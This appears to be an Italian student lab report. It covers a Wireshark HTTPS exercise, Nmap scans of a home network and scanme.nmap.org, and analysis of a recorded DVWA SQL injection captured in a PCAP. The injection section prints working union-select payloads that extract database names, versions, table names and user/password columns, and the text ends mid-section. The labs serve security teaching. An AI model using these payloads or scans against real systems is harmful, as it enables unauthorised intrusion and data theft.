‣ Internet Protocol Version 4, Src: 34.117.188.166, Dst: 192.168.1.23
‣ Transmission Control Protocol, Src Port: 443, Dst Port: 51328, Seq: 2049, Ack: 518, Len: 1021
‣ [2 Reassembled TCP Segments (2936 bytes): #39(1915), #40(1021)]
‣ Transport Layer Security
  ‣ TLSv1.3 Record Layer: Application Data Protocol: Hypertext Transfer Protocol
    Opaque Type: Application Data (23)
    Version: TLS 1.2 (0x0303)
    Length: 2931
    Encrypted Application Data [truncated]: 26dbd0154fb6928c77d4de5b109886078efdf52a29d7138a0eba33b25d4322e061bca8ee885a7758de00b4143be19...
    [Application Data Protocol: Hypertext Transfer Protocol]
```


HTTPS:

f. Fare clic su **Dati applicazione crittografati** .

I dati dell'applicazione sono in un formato di testo normale o leggibile?

Il payload dei dati è crittografato tramite TLSv1.3 e non può essere visualizzato.

g. Chiudere tutte le finestre e arrestare la macchina virtuale.

BONUS 1 NMAP

Bonus 1

Laboratorio - Esplorazione di Nmap

La scansione delle porte è solitamente parte di un attacco di ricognizione.

Esistono diversi metodi di scansione delle porte che possono essere utilizzati.

<https://itexamanswers.net/9-3-8-lab-exploring-nmap-answers.html>

BONUS 1: NMAP

Nmap (Network Mapper) è uno strumento indispensabile per la scansione di reti e la raccolta di informazioni sui dispositivi connessi. Su Kali Linux, è preinstallato e configurato per essere utilizzato immediatamente.

Cos'è Nmap?

Nmap è uno scanner di rete che permette di:

- **Identificare host attivi:** Scoprire quali dispositivi sono connessi alla rete.
- **Determinare servizi e versioni:** Individuare i servizi in esecuzione sui dispositivi e le loro versioni.
- **Identificare sistemi operativi:** Riconoscere il sistema operativo in esecuzione sui dispositivi.
- **Mappare reti:** Creare una mappa visuale della rete.

Come avviare Nmap

Per avviare Nmap, apri un terminale e digita il comando seguito dal target che vuoi scansionare. Ad esempio, per scansionare tutti gli host sulla rete 192.168.1.0/24

BONUS 1: NMAP

```
(kali㉿kali)-[~/Desktop]
$ nmap 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-13 05:40 EST
Nmap scan report for H388X.homenet.telecomitalia.it (192.168.1.1)
Host is up (0.0040s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
5001/tcp   open  complex-link
8000/tcp   open  http-alt
8443/tcp   open  https-alt
52869/tcp  open  unknown

Nmap scan report for Host-003.homenet.telecomitalia.it (192.168.1.3)
Host is up (0.0099s latency).
All 1000 scanned ports on Host-003.homenet.telecomitalia.it (192.168.1.3) are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for Host-004.homenet.telecomitalia.it (192.168.1.4)
Host is up (0.0055s latency).
All 1000 scanned ports on Host-004.homenet.telecomitalia.it (192.168.1.4) are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for TIMVISION_Zapper.homenet.telecomitalia.it (192.168.1.5)
Host is up (0.014s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE
8008/tcp   open  http
8009/tcp   open  ajp13
8443/tcp   open  https-alt
9000/tcp   open  cslistener
9080/tcp   open  glrpc
```

```
Nmap scan report for HP0A3E5E.homenet.telecomitalia.it (192.168.1.7)
Host is up (0.045s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
631/tcp   open  ipp
8080/tcp   open  http-proxy
9100/tcp   open  jetdirect
```

```
Nmap scan report for Host-002.homenet.telecomitalia.it (192.168.1.22)
Host is up (0.011s latency).
Not shown: 983 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
1234/tcp   closed hotline
5000/tcp   closed upnp
5001/tcp   closed complex-link
6000/tcp   closed X11
6100/tcp   closed synchronet-db
8008/tcp   open  http
8080/tcp   open  http-proxy
8081/tcp   closed blackice-icecap
9080/tcp   open  glrpc
9091/tcp   open  xmlltec-xmlmail
9998/tcp   closed distinct32
9999/tcp   closed abyss
49153/tcp  open  unknown
49155/tcp  open  unknown
49160/tcp  open  unknown
49163/tcp  closed unknown
```

```
Nmap scan report for Host-009.homenet.telecomitalia.it (192.168.1.23)
Host is up (0.00085s latency).
```

BONUS 1: NMAP

b. Rivedi i risultati e rispondi alle seguenti domande.

Dispositivo 192.168.1.1 (H388X.homenet.telecomitalia.it)

- **Porte aperte:** 53/tcp, 80/tcp, 443/tcp, 5001/tcp, 8000/tcp, 8443/tcp, 52869/tcp
- **Servizi:**
 - **53/tcp:** DNS (Domain Name System). Questo è il servizio che traduce i nomi di dominio (come www.google.com) in indirizzi IP numerici.
 - **80/tcp:** HTTP (HyperText Transfer Protocol). Questo è il protocollo standard per le pagine web non criptate.
 - **443/tcp:** HTTPS (HyperText Transfer Protocol Secure). È la versione sicura di HTTP, che utilizza la crittografia SSL/TLS per proteggere la comunicazione.
 - **5001/tcp:** complex-link. Questo è un servizio meno comune e potrebbe essere utilizzato per vari scopi, a seconda dell'applicazione specifica.
 - **8000/tcp:** http-alt. Un'altra porta comunemente utilizzata per il traffico HTTP, spesso per servizi web alternativi o interni.
 - **8443/tcp:** https-alt. La versione sicura di http-alt, utilizzando SSL/TLS.
 - **52869/tcp:** unknown. Questa porta non è associata a un servizio standard e potrebbe essere utilizzata da un'applicazione personalizzata o da un servizio meno comune.

Possibili software:

- **DNS:** Bind, Unbound, o altri server DNS.
- **Web server:** Apache, Nginx, IIS, o altri web server.
- **Firewall o proxy:** Alcuni firewall o proxy utilizzano porte non standard come 5001.
- **Applicazioni personalizzate:** La porta 52869 potrebbe essere utilizzata da un'applicazione specifica installata sul sistema.

BONUS 1: NMAP

Dispositivo 192.168.1.3 e 192.168.1.4

Tutti i 1000 porte scansionate su questi dispositivi sono in stato ignorato, il che suggerisce che potrebbero essere dispositivi IoT o dispositivi con pochi servizi esposti sulla rete.

Dispositivo 192.168.1.5 (TIMVISION_Zapper.homenet.telecomitalia.it)

- **Porte aperte:** 8008/tcp, 8009/tcp, 8443/tcp, 9000/tcp, 9080/tcp
- **Servizi:**
 - **8008/tcp:** http. Un'altra porta comune per il traffico HTTP.
 - **8009/tcp:** ajp13. Questo protocollo è spesso utilizzato per la comunicazione tra un server web e un server di applicazioni, come Tomcat.
 - **8443/tcp:** https-alt. Come già visto.
 - **9000/tcp:** cslistener. Questo potrebbe essere un servizio interno utilizzato da un'applicazione specifica.
 - **9080/tcp:** glrpc. Questo protocollo è spesso utilizzato per la comunicazione tra dispositivi in una rete locale.

Possibili software:

- **Server web:** Apache Tomcat, GlassFish, o altri server Java EE.
- **Applicazioni IoT:** Dispositivi IoT spesso utilizzano porte non standard per comunicare.

BONUS 1: NMAP

Dispositivo 192.168.1.7 (HP0A3E5E.homenet.telecomitalia.it)

- **Porte aperte:** 80/tcp, 443/tcp, 631/tcp, 8008/tcp, 9100/tcp
- **Servizi:**
 - **80/tcp:** HTTP (HyperText Transfer Protocol) - Probabilmente un server web come Apache o Nginx.
 - **443/tcp:** HTTPS (HyperText Transfer Protocol Secure) - La versione sicura di HTTP, spesso utilizzata per siti web e servizi online.
 - **631/tcp:** IPP (Internet Printing Protocol) - Indica la presenza di un server di stampa.
 - **8008/tcp:** http-proxy - Potrebbe essere un proxy server o un'applicazione che utilizza questa porta per servizi HTTP.
 - **9100/tcp:** jetdirect - Tipicamente associato a stampanti HP.

Dispositivo 192.168.1.22 (Host-002.homenet.telecomitalia.it)

- **Porte aperte:** 80/tcp, 8008/tcp, 8080/tcp, 9080/tcp, 49153/tcp, 49155/tcp, 49160/tcp
- **Servizi:**
 - **80/tcp:** HTTP
 - **8008/tcp:** http - Potrebbe essere un altro servizio web o un'applicazione.
 - **8080/tcp:** http-proxy - Potrebbe essere un proxy server o un'applicazione che utilizza questa porta per servizi HTTP.
 - **9080/tcp:** glrpc - Questo protocollo è spesso utilizzato per la comunicazione tra dispositivi in una rete locale.
 - **49153/tcp, 49155/tcp, 49160/tcp:** unknown - Queste porte non sono associate a servizi standard e potrebbero essere utilizzate da applicazioni personalizzate o servizi meno comuni.

Dispositivo 192.168.1.23 (Host-009.homenet.telecomitalia.it)

- **Nessuna porta aperta identificata.**

BONUS 1: NMAP

Passaggio 2: esegui la scansione della rete

a. Al prompt dei comandi del terminale, digitare `ifconfig` per determinare l'indirizzo IP e la subnet mask per questo host. Per questo esempio, l'indirizzo IP per questa VM è 192.168.1.23 e la subnet mask è 255.255.255.0

```
(kali㉿kali)-[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.23 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fead:2587 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:ad:25:87 txqueuelen 1000 (Ethernet)
    RX packets 5647 bytes 376671 (367.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 7843 bytes 571906 (558.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2733 bytes 164204 (160.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2733 bytes 164204 (160.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

A quale rete appartiene la tua VM?

Le risposte possono variare. Questa VM ha un indirizzo IP di 192.168.1.23/24 e fa parte della rete 192.168.1.0/24.

BONUS 1: NMAP

Passaggio 3: eseguire la scansione di un server remoto.

a. Apri un browser web e vai su **scanme.nmap.org** . Leggi il messaggio pubblicato.

Qual è lo scopo di questo sito?

Questo sito consente agli utenti di conoscere Nmap e di testarne l'installazione.

Questo messaggio ti dà il benvenuto su un sito web di test creato appositamente per provare lo strumento Nmap. Nmap è un programma molto utilizzato per scansionare reti e identificare dispositivi connessi.


Il sito ti invita a eseguire una scansione Nmap su questo server per verificare se il tuo strumento funziona correttamente. Tuttavia, ti chiede di non abusare del servizio eseguendo troppe scansioni o cercando di violare la sicurezza del server.

In sostanza, questo sito ti offre un ambiente sicuro per esercitarti con Nmap e imparare a usarlo.

Cosa significa questo per te?

- **Pratica:** Puoi utilizzare questo sito per esercitarti con Nmap e familiarizzare con i suoi comandi e opzioni.
- **Test:** Puoi verificare se la tua installazione di Nmap funziona correttamente e se sei in grado di identificare i servizi in esecuzione su un server remoto.
- **Apprendimento:** Puoi imparare a interpretare i risultati di una scansione Nmap e a identificare potenziali vulnerabilità.

BONUS 1: NMAP



BONUS 1: NMAP

b. Al prompt del terminale, digitare `nmap -A -T4 scanme.nmap.org`

c. Rivedi i risultati e rispondi alle seguenti domande.

Quali porte e servizi sono aperti?

Quali porte e servizi vengono filtrati?

Qual è l'indirizzo IP del server?

Qual è il sistema operativo?

```
(kali@kali)-[~/Desktop]
$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-13 06:16 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.19s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256  96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256  33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: Go ahead and ScanMe!
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-favicon: Nmap Project
9929/tcp  open  nping-echo   Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.32 seconds
```

BONUS 1: NMAP

Porte aperte e servizi

- **Porta 22/tcp:**
 - **Servizio:** SSH (Secure Shell)
 - **Software:** OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
 - **Utilizzo:** Consente connessioni remote sicure al sistema.
- **Porta 80/tcp:**
 - **Servizio:** HTTP (HyperText Transfer Protocol)
 - **Software:** Apache httpd 2.4.7 ((Ubuntu))
 - **Utilizzo:** Fornisce servizi web, ovvero le pagine che visualizziamo nei browser.
- **Porta 9929/tcp:**
 - **Servizio:** nping-echo
 - **Utilizzo:** Probabilmente utilizzato per scopi di test o monitoraggio della rete.
- **Porta 31337/tcp:**
 - **Servizio:** tcpwrapped
 - **Utilizzo:** Questo servizio è spesso utilizzato per aggiungere un livello di sicurezza aggiuntivo alle applicazioni.

BONUS 1: NMAP

Porte e servizi filtrati

Lo scan ha rilevato che molte porte sono chiuse (stato `closed`). Questo significa che il sistema non ha risposto alle richieste di connessione su queste porte, suggerendo che sono intenzionalmente bloccate.

Indirizzo IP del server

L'indirizzo IP del server è `45.33.32.156`.

Sistema operativo

Il sistema operativo rilevato è **Linux**, in particolare una distribuzione Ubuntu. Questa informazione è stata ricavata dalle stringhe di versione dei servizi SSH e HTTP, oltre che dal risultato della scansione per il riconoscimento del sistema operativo.

BONUS 2: SQL INJECTION

Bonus 2

Attacco a un Database MySQL

In questo laboratorio, completa il seguente obiettivo:

- **Visualizzare un file PCAP relativo a un attacco precedente contro un database SQL.**

<https://itexamanswers.net/17-2-6-lab-attacking-a-mysql-database-answers.html>

BONUS 2: SQL INJECTION

Parte 1: aprire Wireshark e caricare il file PCAP.

Quali sono i due indirizzi IP coinvolti in questo attacco di iniezione SQL in base alle informazioni visualizzate?

10.0.2.4 e 10.0.2.15

BONUS 2: SQL INJECTION

1	0.000000	10.0.2.4	10.0.2.15	TCP	74	35614 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=45838 TSecr=0 WS=128
2	0.000315	10.0.2.15	10.0.2.4	TCP	74	80 → 35614 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=38535 TSecr=45838 WS=128
3	0.000349	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=45838 TSecr=38535
4	0.000681	10.0.2.4	10.0.2.15	HTTP	654	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80 → 35614 [ACK] Seq=1 Ack=589 Win=30208 Len=0 TSval=38536 TSecr=45838
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TSval=45840 TSecr=38536
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	GET /dvwa/index.php HTTP/1.1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107	HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1019 Ack=3406 Win=36480 Len=0 TSval=45843 TSecr=38539
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429	GET /dvwa/dvwa/css/main.css HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	HTTP/1.1 200 OK (text/css)
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536	GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
14	174.254581	10.0.2.15	10.0.2.4	TCP	66	80 → 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 TSval=82101 TSecr=98114
15	174.257989	10.0.2.15	10.0.2.4	HTTP	1861	HTTP/1.1 200 OK (text/html)
16	220.490531	10.0.2.4	10.0.2.15	HTTP	577	GET /dvwa/vulnerabilities/sqli/?id=1%27+or+%270%27%3D0%270+&Submit=Submit HTTP/1.1
17	220.490637	10.0.2.15	10.0.2.4	TCP	66	80 → 35640 [ACK] Seq=1 Ack=512 Win=235 Len=0 TSval=93660 TSecr=111985
18	220.493085	10.0.2.15	10.0.2.4	HTTP	1918	HTTP/1.1 200 OK (text/html)
19	277.727722	10.0.2.4	10.0.2.15	HTTP	630	GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+database%28%29%2C+user%28%29%23&Submit=Submit HTTP/1.1
20	277.727871	10.0.2.15	10.0.2.4	TCP	66	80 → 35642 [ACK] Seq=1 Ack=565 Win=236 Len=0 TSval=107970 TSecr=129156
21	277.732200	10.0.2.15	10.0.2.4	HTTP	1955	HTTP/1.1 200 OK (text/html)
22	313.710129	10.0.2.4	10.0.2.15	HTTP	659	GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+null%2C+version+%28%29%23&Submit=Submit HTTP/1.1
23	313.710277	10.0.2.15	10.0.2.4	TCP	66	80 → 35644 [ACK] Seq=1 Ack=594 Win=236 Len=0 TSval=116966 TSecr=139951
24	313.712414	10.0.2.15	10.0.2.4	HTTP	1954	HTTP/1.1 200 OK (text/html)
25	383.277032	10.0.2.4	10.0.2.15	HTTP	680	GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+null%2C+table_name+from+information_schema.tables%28%29%23&Submit=Submit HTTP/1.1
26	383.277811	10.0.2.15	10.0.2.4	TCP	66	80 → 35666 [ACK] Seq=1 Ack=615 Win=236 Len=0 TSval=134358 TSecr=160821
27	383.284289	10.0.2.15	10.0.2.4	HTTP	4068	HTTP/1.1 200 OK (text/html)
28	441.804070	10.0.2.4	10.0.2.15	HTTP	685	GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+user%2C+password+from+users%23&Submit=Submit HTTP/1.1
29	441.804427	10.0.2.15	10.0.2.4	TCP	66	80 → 35668 [ACK] Seq=1 Ack=620 Win=236 Len=0 TSval=148990 TSecr=178379
30	441.807206	10.0.2.15	10.0.2.4	HTTP	2091	HTTP/1.1 200 OK (text/html)

BONUS 2: SQL INJECTION

Parte 2: Visualizza l'attacco SQL Injection.

In questa fase, vedrai l'inizio di un attacco.

a. All'interno della cattura Wireshark, fai clic con il pulsante destro del mouse sulla riga 13 e seleziona **Follow > HTTP Stream** . La riga 13 è stata scelta perché è una richiesta HTTP GET. Ciò sarà molto utile per seguire il flusso di dati così come lo vedono i livelli dell'applicazione e porta al test della query per l'iniezione SQL.

Il traffico sorgente è mostrato in rosso. La sorgente ha inviato una richiesta GET all'host 10.0.2.15. In blu, il dispositivo di destinazione sta rispondendo alla sorgente.

BONUS 2: SQL INJECTION

```
GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
Host: 10.0.2.15
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.15/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ml2n7d0t4rem6k0n4is82u5157
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Mon, 06 Feb 2017 14:18:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1443
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<head>
```

```
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
```

```
<title>Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</t
itle>
```

```
<link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
```

BONUS 2: SQL INJECTION

b. Nel campo **Trova** , immettere **1=1** . Fare clic su **Trova successivo** .

c. L'attaccante ha inserito una query (1=1) in una casella di ricerca UserID sul target 10.0.2.15 per vedere se l'applicazione è vulnerabile all'iniezione SQL. Invece di rispondere con un messaggio di errore di accesso, l'applicazione ha risposto con un record da un database. L'attaccante ha verificato di poter inserire un comando SQL e il database risponderà. La stringa di ricerca 1=1 crea un'istruzione SQL che sarà sempre vera. Nell'esempio, non importa cosa viene inserito nel campo, sarà sempre vero.

d. Chiudere la finestra Segui flusso HTTP.

e. Fare clic su **Cancella filtro di visualizzazione** per visualizzare l'intera conversazione di Wireshark

BONUS 2: SQL INJECTION

```
<div class="vulnerable_code_area">
  <form action="#" method="GET">
    <p>
      User ID:
      <input type="text" size="15" name="id">
      <input type="submit" name="Submit" value="Submit">
    </p>
  </form>
  <pre>ID: 1=1<br />First name: admin<br />Surname: admin</pre>
</div>

<h2>More Information</h2>
<ul>
  <li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html" target="_blank">http://www.s
uriteam.com/securityreviews/5DP0N1P76E.html</a></li>
  <li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/w
iki/SQL_injection</a></li>
  <li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://ferruh
mavituna.com/sql-injection-cheatsheet-oku/</a></li>
  <li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" tar
get="_blank">http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a></li>
  <li><a href="https://www.owasp.org/index.php/SQL_Injection" target="_blank">https://www.owasp.org/in
```

BONUS 2: SQL INJECTION

Parte 3: L'attacco SQL Injection continua...

In questa fase, visualizzerai il proseguimento di un attacco.

- a. All'interno dell'acquisizione Wireshark, fare clic con il pulsante destro del mouse sulla riga 19 e scegliere **Segui > Flusso HTTP** .
- b. Nel campo **Trova** , immettere **1=1** . Fare clic su **Trova successivo** .
- c. L'attaccante ha inserito una query (1' o 1=1 union select database(), user()#) in una casella di ricerca UserID sulla destinazione 10.0.2.15. Invece di rispondere con un messaggio di errore di accesso, l'applicazione ha risposto con le seguenti informazioni:

BONUS 2: SQL INJECTION

```
        </form>
        <pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre>
<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 uni
on select database(), user()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select database(), user(
#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: B
b<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: dvwa<br />Surname: root@lo
calhost</pre>
    </div>

    <h2>More Information</h2>
    <ul>
        <li><a href="http://www.securiteam.com/securityreviews/SDP0N1P76E.html" target="_blank">http://www.s
curiteam.com/securityreviews/SDP0N1P76E.html</a></li>
        <li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/w
iki/SQL_injection</a></li>
    </ul>
```

Il nome del database è **dvwa** e l'utente del database è **root@localhost** . Sono inoltre visualizzati più account utente.

d. Chiudere la finestra Segui flusso HTTP.

e. Fare clic su **Cancella filtro di visualizzazione** per visualizzare l'intera conversazione di Wireshark.

BONUS 2: SQL INJECTION

Parte 4: L'attacco SQL Injection fornisce informazioni di sistema.

L'aggressore continua a colpire e inizia a prendere di mira informazioni più specifiche.

a. All'interno della cattura Wireshark, fai clic con il pulsante destro del mouse sulla riga 22 e seleziona **Follow > HTTP Stream** . In rosso, viene mostrato il traffico sorgente che invia la richiesta GET all'host 10.0.2.15. In blu, il dispositivo di destinazione risponde alla sorgente.

b. Nel campo **Trova** , immettere **1=1** . Fare clic su **Trova successivo** .

c. L'attaccante ha inserito una query (1' o 1=1 union select null, version ()) in una casella di ricerca UserID sul target 10.0.2.15 per individuare l'identificativo della versione. Notare come l'identificativo della versione si trovi alla fine dell'output, subito prima del codice HTML di chiusura </pre>.</div>.

Qual è la versione?

Versione MySQL 5.7.12-0

d. Chiudere la finestra Segui flusso HTTP.

e. Fare clic su **Cancella filtro di visualizzazione** per visualizzare l'intera conversazione di Wireshark.

BONUS 2: SQL INJECTION

```
</form>
<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><p>
e>ID: 1' or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union s
lect null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />
first name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Bob<br />Su
name: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
</div>

<h2>More Information</h2>
<ul>
<li><a href="http://www.securiteam.com/securityreviews/SDP0N1P76E.html" target="_blank">http://www.s
curiteam.com/securityreviews/SDP0N1P76E.html</a></li>
<li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/w
ki/SQL_injection</a></li>
<li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://ferruh
mavituna.com/sql-injection-cheatsheet-oku/</a></li>
<li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" tar
get="_blank">http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a></li>
<li><a href="https://www.owasp.org/index.php/SQL_Injection" target="_blank">https://www.owasp.org/in
```


BONUS 2: SQL INJECTION

Parte 5: L'attacco SQL Injection e le informazioni della tabella.

L'attaccante sa che c'è un gran numero di tabelle SQL piene di informazioni. L'attaccante tenta di trovarle.

a. All'interno della cattura Wireshark, fai clic con il pulsante destro del mouse sulla riga 25 e seleziona **Follow > HTTP Stream** . La sorgente è mostrata in rosso. Ha inviato una richiesta GET all'host 10.0.2.15. In blu, il dispositivo di destinazione sta rispondendo alla sorgente.

b. Nel campo **Trova** , immetti **utenti** . Fai clic su **Trova successivo** .

c. L'attaccante ha inserito una query (1'or 1=1 union select null, table_name from information_schema.tables#) in una casella di ricerca UserID sul target 10.0.2.15 per visualizzare tutte le tabelle nel database. Ciò fornisce un output enorme di molte tabelle, poiché l'attaccante ha specificato "null" senza ulteriori specifiche.

BONUS 2: SQL INJECTION

```

